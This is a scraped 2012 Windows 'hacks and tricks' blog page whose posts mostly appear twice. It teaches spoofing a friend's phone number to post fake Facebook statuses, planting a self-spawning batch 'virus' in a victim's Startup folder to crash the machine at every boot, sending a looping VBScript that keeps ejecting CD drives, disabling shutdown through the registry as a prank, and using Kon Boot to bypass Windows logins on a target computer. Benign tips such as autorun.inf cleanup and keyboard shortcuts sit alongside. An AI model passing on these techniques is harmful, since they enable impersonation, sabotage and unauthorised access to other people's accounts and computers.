How to Hack Facebook Status..!!!!
Thursday, March 08, 2012
This feature is called Facebook Text. If you have Facebook Text enabled, you have to just type in the status and send this message to “923223265″ using your registered mobile phone. Facebook will automatically update your status.
So, in this Facebook hack, we will use SMSGlobal to change the status of your friend. SMSGlobal allows us to send message to any number from anyone’s number. That is, we will send Facebook a fake SMS from your friend’s registered mobile number.
Steps to be Followed
1. Go to SMSGlobal site and register for an account
2. After logging in to your account, click on “Send SMS to a Number” to see the following screen:

3. Enter the information as follows:
Send SMS To: 919232232665
Sender ID From: The registered mobile number of your friend.
Message: The status you want to update for your friend
For Indian friends, make sure you add “91″ before entering mobile numbers
So, in this Facebook hack, we will use SMSGlobal to change the status of your friend. SMSGlobal allows us to send message to any number from anyone’s number. That is, we will send Facebook a fake SMS from your friend’s registered mobile number.
Steps to be Followed
1. Go to SMSGlobal site and register for an account
2. After logging in to your account, click on “Send SMS to a Number” to see the following screen:
3. Enter the information as follows:
Send SMS To: 919232232665
Sender ID From: The registered mobile number of your friend.
Message: The status you want to update for your friend
For Indian friends, make sure you add “91″ before entering mobile numbers
Portable Power Data Recovery
Thursday, March 08, 2012
Power Data Recovery is a read-only File Recovery Software and Data Recovery Software. Power data recovery software could help you recover all your data no matter the data is lost by accidental deletion, format, re-partition

Key Features:
Supports FAT 12/16/32
Supports NTFS
Supports NTFS compressed and encrypted files
Supports Dynamic Volume including Simple Volume, Spanned Volume, Stripe Volume, Mirror Volume and Raid Volume.
Supports RAW data recovery
Built-in preview function
Built-in resume recovery function
Built-in Recovery Wizard
Read Scrached CD using BAd copy.
Thursday, March 08, 2012

Having problem with scratch cd
Computer Getting hanged when a scracth CD is inserted
Having inportant data on CD which become unreadable due to schratches We have came up with the solution .
Use BADCOPY software which allows you to recover data from a scratch unreadable CD.
Bad Copy allows you to store the the data from CD with out your computer getting hang.
It will allow to view all the files and folders.
Just insert CD and open BAD COPY it will show you all the Content of your CD
Just select the important files and start rescue it will take some time but will then as you to save the content,just give the path and the important file will get saved.
Download Bad Copy
Double Clicking Drive but its Not opening..!!
Wednesday, March 07, 2012
Sometimes it happens in windows XP that you are not able to open drives on your hard disk. When you double clicking on the drives icons or right click on the drive>>explore in My computer ,the drive does not open.
This problem is generally caused by most of the viruses which infect windows XP system.
Fix:
Normally when a virus infects a windows system which causes a drive opening problem, it automatically creates a file named autorun.inf in the root directory of each drive.
This autorun.inf file is a read only ,hidden and a system file and the folder option is also disabled by the virus. This is deliberately done by the virus in order to protect itself. autorun.inf initiates all the activities that the virus performs when you try to open any drive.
1. Open Start>>Run and type cmd and press enter. This will open a command prompt window. On this command prompt window type the following steps.
2. type cd\
3. type attrib -r -h -s autorun.inf
4. type del autorun.inf
5. now type e: and press enter for e: drive partition. Now repeat steps 3 and 4. Similarly repeat step 5 for all your hard disk partition.
Restart your system and your trouble will be fixed
This problem is generally caused by most of the viruses which infect windows XP system.
Fix:
Normally when a virus infects a windows system which causes a drive opening problem, it automatically creates a file named autorun.inf in the root directory of each drive.
This autorun.inf file is a read only ,hidden and a system file and the folder option is also disabled by the virus. This is deliberately done by the virus in order to protect itself. autorun.inf initiates all the activities that the virus performs when you try to open any drive.
1. Open Start>>Run and type cmd and press enter. This will open a command prompt window. On this command prompt window type the following steps.
2. type cd\
3. type attrib -r -h -s autorun.inf
4. type del autorun.inf
5. now type e: and press enter for e: drive partition. Now repeat steps 3 and 4. Similarly repeat step 5 for all your hard disk partition.
Restart your system and your trouble will be fixed
Remove Viruses easily from Pendrive
Wednesday, March 07, 2012

Easily remove viruses from your Pen drives
Click Start-> run ->cmd->select your desired drive for eg:- f:->type dir/w/a this will show all the files in that drive.
Then type attrib -r -a -s -h *.*
this will remove any kind of restrictions on the file you wanna delete
Then type the file name to delete
the common types of viruses are
regsvr.exe
new folder.exe
ravmon.exe
autorun.inf
Bypass any windows PAssword with Kon Boot
Wednesday, March 07, 2012
Kon Boot is an application which will bypass the authentication process of Windows based operating systems.
Kon Boot can work on a USB flash drive, CD, or floppy diskette.
Using Kon Boot is simple. First load it to your desired media (CD, USB drive, or
floppy diskette) then insert it into the target computer, and start it up!
Recommended Minimum Hardware:
Intel Pentium III processor (or compatible) 128 MB RAM or greater
Operating Systems:
Microsoft Windows XP Home Edition (Service Pack 2+)
Microsoft Windows Vista Home Basic (32/64 bit)
Microsoft Windows Vista Home Premium (32/64 bit)
Microsoft Windows Vista Business (32/64 bit)
Microsoft Windows Vista Enterprise (32/64 bit)
Microsoft Windows 7 Home Premium (32/64 Bit)
Microsoft Windows 7 Professional (32/64 Bit)
Microsoft Windows 7 Ultimate (32/64 Bit)
Microsoft Windows Server 2003 Standard (32/64bit)
Microsoft Windows Server 2003 Datacenter (32/64bit)
Microsoft Windows Server 2003 Enterprise (32/64bit)
Microsoft Windows Server 2003 Web Edition (32/64bit)
Microsoft Windows Server 2008 Standard (32/64bit)
Microsoft Windows Server 2008 Datacenter (32/64bit)
Microsoft Windows Server 2008 Enterprise (32/64bit)
Technology Requires:
10MB free space on the hard drive. CD-ROM (for installation of the program from CD) or Floppy Drive or USB flash drive; computer mouse; keyboard;
Kon Boot will work with the following operating systems.
Microsoft Windows XP Home Edition (Service Pack 2+)
Microsoft Windows Vista Home Basic (32/64 bit)
Microsoft Windows Vista Home Premium (32/64 bit)
Microsoft Windows Vista Business (32/64 bit)
Microsoft Windows Vista Enterprise (32/64 bit)
Microsoft Windows 7 Home Premium (32/64 Bit)
Microsoft Windows 7 Professional (32/64 Bit)
Microsoft Windows 7 Ultimate (32/64 Bit)
Microsoft Windows Server 2003 Standard (32/64bit)
Microsoft Windows Server 2003 Datacenter (32/64bit)
Microsoft Windows Server 2003 Enterprise (32/64bit)
Microsoft Windows Server 2003 Web Edition (32/64bit)
Microsoft Windows Server 2008 Standard (32/64bit)
Microsoft Windows Server 2008 Datacenter (32/64bit)
Microsoft Windows Server 2008 Enterprise (32/64bit)
Kon Boot can work on a USB flash drive, CD, or floppy diskette.
Using Kon Boot is simple. First load it to your desired media (CD, USB drive, or
floppy diskette) then insert it into the target computer, and start it up!
Recommended Minimum Hardware:
Intel Pentium III processor (or compatible) 128 MB RAM or greater
Operating Systems:
Microsoft Windows XP Home Edition (Service Pack 2+)
Microsoft Windows Vista Home Basic (32/64 bit)
Microsoft Windows Vista Home Premium (32/64 bit)
Microsoft Windows Vista Business (32/64 bit)
Microsoft Windows Vista Enterprise (32/64 bit)
Microsoft Windows 7 Home Premium (32/64 Bit)
Microsoft Windows 7 Professional (32/64 Bit)
Microsoft Windows 7 Ultimate (32/64 Bit)
Microsoft Windows Server 2003 Standard (32/64bit)
Microsoft Windows Server 2003 Datacenter (32/64bit)
Microsoft Windows Server 2003 Enterprise (32/64bit)
Microsoft Windows Server 2003 Web Edition (32/64bit)
Microsoft Windows Server 2008 Standard (32/64bit)
Microsoft Windows Server 2008 Datacenter (32/64bit)
Microsoft Windows Server 2008 Enterprise (32/64bit)
Technology Requires:
10MB free space on the hard drive. CD-ROM (for installation of the program from CD) or Floppy Drive or USB flash drive; computer mouse; keyboard;
Kon Boot will work with the following operating systems.
Microsoft Windows XP Home Edition (Service Pack 2+)
Microsoft Windows Vista Home Basic (32/64 bit)
Microsoft Windows Vista Home Premium (32/64 bit)
Microsoft Windows Vista Business (32/64 bit)
Microsoft Windows Vista Enterprise (32/64 bit)
Microsoft Windows 7 Home Premium (32/64 Bit)
Microsoft Windows 7 Professional (32/64 Bit)
Microsoft Windows 7 Ultimate (32/64 Bit)
Microsoft Windows Server 2003 Standard (32/64bit)
Microsoft Windows Server 2003 Datacenter (32/64bit)
Microsoft Windows Server 2003 Enterprise (32/64bit)
Microsoft Windows Server 2003 Web Edition (32/64bit)
Microsoft Windows Server 2008 Standard (32/64bit)
Microsoft Windows Server 2008 Datacenter (32/64bit)
Microsoft Windows Server 2008 Enterprise (32/64bit)
How To See Hidden Files, Using Dos
Wednesday, March 07, 2012
at command prompt just type
dir /ah
if the list is too long u can use
dir /ah/p/w
dir /ah
if the list is too long u can use
dir /ah/p/w
How To Rename Multiple Files In Winxp
Wednesday, March 07, 2012
XP lets you rename files in bulk by simply selecting multiple files within Windows Explorer and pressing the F2 key. When you use this feature, the OS applies the name you enter to the first file and applies the same name with a number in parentheses to the other files you selected (the file extensions remain unchanged).
For example, if you select the following files,
* notes.doc
* figures.xls
* disney.jpg
* holiday.gif
and rename the first file (notes.doc) to SoD.doc, XP renames the remaining files as follows:
* SoD (1).xls
* SoD (2).jpg
* SoD(3).gif
For example, if you select the following files,
* notes.doc
* figures.xls
* disney.jpg
* holiday.gif
and rename the first file (notes.doc) to SoD.doc, XP renames the remaining files as follows:
* SoD (1).xls
* SoD (2).jpg
* SoD(3).gif
Continually pop out your friend's CD Drive
Wednesday, March 07, 2012
Continually pop out your friend's CD Drive. If he / she has more than one, it pops out all of them!
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
Save it as "Anything.VBS" and send it.
Enjoy.............!!!!!!!!!!!!!!!!!!!!!!!!!
Just Type on your NOTEPAD :
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
Save it as "Anything.VBS" and send it.
Enjoy.............!!!!!!!!!!!!!!!!!!!!!!!!!
Ban Shutdowns : A trick to Play on Lamers
Wednesday, March 07, 2012
This is a neat trick you can play on that lamer that has a huge ego,
in this section I teach you, how to disable the Shut Down option in
the Shut Down Dialog Box. This trick involves editing the registry,
so please make backups.
Launch regedit.exe and go to :
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion
\Policies\Explorer
In the right pane look for the NoClose Key. If it is not already there
then create it by right clicking in the right pane and selecting New >
String Value.(Name it NoCloseKey ) Now once you see the
NoCloseKey in the right pane, right click on it and select Modify.
Then Type 1 in the Value Data Box.
You can enable the shut down option by changing the value of
NoCloseKey to 0 or simply deleting the particular entry i.e. deleting
NoCloseKey.
in this section I teach you, how to disable the Shut Down option in
the Shut Down Dialog Box. This trick involves editing the registry,
so please make backups.
Launch regedit.exe and go to :
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion
\Policies\Explorer
In the right pane look for the NoClose Key. If it is not already there
then create it by right clicking in the right pane and selecting New >
String Value.(Name it NoCloseKey ) Now once you see the
NoCloseKey in the right pane, right click on it and select Modify.
Then Type 1 in the Value Data Box.
You can enable the shut down option by changing the value of
NoCloseKey to 0 or simply deleting the particular entry i.e. deleting
NoCloseKey.
Take Over the Screen Saver
Wednesday, March 07, 2012
To activate and deactivate the screen saver whenever you want,
goto the following registry key:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion
\ScreenSavers
Now add a new string value and name it Mouse Corners. Edit this
new value to -Y-N. Press F5 to refresh the registry. Voila! Now you
can activate your screensaver by simply placing the mouse cursor
at the top right corner of the screen and if you take the mouse to
the bottom left corner of the screen, the screensaver will
deactivate.
Enjoyyyy................
goto the following registry key:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion
\ScreenSavers
Now add a new string value and name it Mouse Corners. Edit this
new value to -Y-N. Press F5 to refresh the registry. Voila! Now you
can activate your screensaver by simply placing the mouse cursor
at the top right corner of the screen and if you take the mouse to
the bottom left corner of the screen, the screensaver will
deactivate.
Enjoyyyy................
Pop a banner each time Windows Boots
Wednesday, March 07, 2012
To pop a banner which can contain any message you want to
display just before a user is going to log on, go to the key:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVers
ion\WinLogon
Now create a new string Value in the right pane named
LegalNoticeCaption and enter the value that you want to see in the
Menu Bar. Now create yet another new string value and name it:
LegalNoticeText. Modify it and insert the message you want to
display each time Windows boots. This can be effectively used to
display the company's private policy each time the user logs on to
his NT box.
It's .reg file would be:
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVer
sion\Winlogon]
"LegalNoticeCaption"="Caption here."
display just before a user is going to log on, go to the key:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVers
ion\WinLogon
Now create a new string Value in the right pane named
LegalNoticeCaption and enter the value that you want to see in the
Menu Bar. Now create yet another new string value and name it:
LegalNoticeText. Modify it and insert the message you want to
display each time Windows boots. This can be effectively used to
display the company's private policy each time the user logs on to
his NT box.
It's .reg file would be:
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVer
sion\Winlogon]
"LegalNoticeCaption"="Caption here."
Change the Default Locations
Wednesday, March 07, 2012
To change the default drive or path where Windows will look for it's
installation files, go to the key:
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersio
n\Setup\SourcePath
Now you can edit as you wish.
installation files, go to the key:
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersio
n\Setup\SourcePath
Now you can edit as you wish.
Crash Victims computer using notepad
Wednesday, March 07, 2012
So to start up we are going to make a simple batch file that will crash the victims computer on startup or when they open it......
First open Notepad...
goto start ->run -> type notepad
this will open your notepad
Then type:
Start virus.bat
virus.bat
then save it as anything.bat.
Now once you saved it to the victims computer......
then copy it to
Start
then All programs
then startup
and put the file in there
Now every time he start his computer it will crash...
Hope you enjoyed the trick...!!!!!!!!!!!!!
First open Notepad...
goto start ->run -> type notepad
this will open your notepad
Then type:
Start virus.bat
virus.bat
then save it as anything.bat.
Now once you saved it to the victims computer......
then copy it to
Start
then All programs
then startup
and put the file in there
Now every time he start his computer it will crash...
Hope you enjoyed the trick...!!!!!!!!!!!!!
Useful Keyboard Shortcuts
Wednesday, March 07, 2012
Getting used to using your keyboard exclusively and leaving your mouse behind will make you much more efficient at performing any task on any Windows system. I use the following keyboard shortcuts every day:
Windows key + R = Run menu
This is usually followed by:
cmd = Command Prompt
iexplore + "web address" = Internet Explorer
compmgmt.msc = Computer Management
dhcpmgmt.msc = DHCP Management
dnsmgmt.msc = DNS Management
services.msc = Services
eventvwr = Event Viewer
dsa.msc = Active Directory Users and Computers
dssite.msc = Active Directory Sites and Services
Windows key + E = Explorer
ALT + Tab = Switch between windows
ALT, Space, X = Maximize window
CTRL + Shift + Esc = Task Manager
Windows key + Break = System properties
Windows key + F = Search
Windows key + D = Hide/Display all windows
CTRL + C = copy
CTRL + X = cut
CTRL + V = paste
[Alt] and [Esc] Switch between running applications
[Alt] and letter Select menu item by underlined letter
[Ctrl] and [Esc] Open Program Menu
[Ctrl] and [F4] Close active document or group windows (does not work with some applications)
[Alt] and [F4] Quit active application or close current window
[Alt] and [-] Open Control menu for active document
Ctrl] Lft., Rt. arrow Move cursor forward or back one word
Ctrl] Up, Down arrow Move cursor forward or back one paragraph
[F1] Open Help for active application
Windows+M Minimize all open windows
Shift+Windows+M Undo minimize all open windows
Windows+F1 Open Windows Help
Windows+Tab Cycle through the Taskbar buttons
Windows+Break Open the System Properties dialog box
Windows key + R = Run menu
This is usually followed by:
cmd = Command Prompt
iexplore + "web address" = Internet Explorer
compmgmt.msc = Computer Management
dhcpmgmt.msc = DHCP Management
dnsmgmt.msc = DNS Management
services.msc = Services
eventvwr = Event Viewer
dsa.msc = Active Directory Users and Computers
dssite.msc = Active Directory Sites and Services
Windows key + E = Explorer
ALT + Tab = Switch between windows
ALT, Space, X = Maximize window
CTRL + Shift + Esc = Task Manager
Windows key + Break = System properties
Windows key + F = Search
Windows key + D = Hide/Display all windows
CTRL + C = copy
CTRL + X = cut
CTRL + V = paste
[Alt] and [Esc] Switch between running applications
[Alt] and letter Select menu item by underlined letter
[Ctrl] and [Esc] Open Program Menu
[Ctrl] and [F4] Close active document or group windows (does not work with some applications)
[Alt] and [F4] Quit active application or close current window
[Alt] and [-] Open Control menu for active document
Ctrl] Lft., Rt. arrow Move cursor forward or back one word
Ctrl] Up, Down arrow Move cursor forward or back one paragraph
[F1] Open Help for active application
Windows+M Minimize all open windows
Shift+Windows+M Undo minimize all open windows
Windows+F1 Open Windows Help
Windows+Tab Cycle through the Taskbar buttons
Windows+Break Open the System Properties dialog box
Subscribe to:
Posts (Atom)


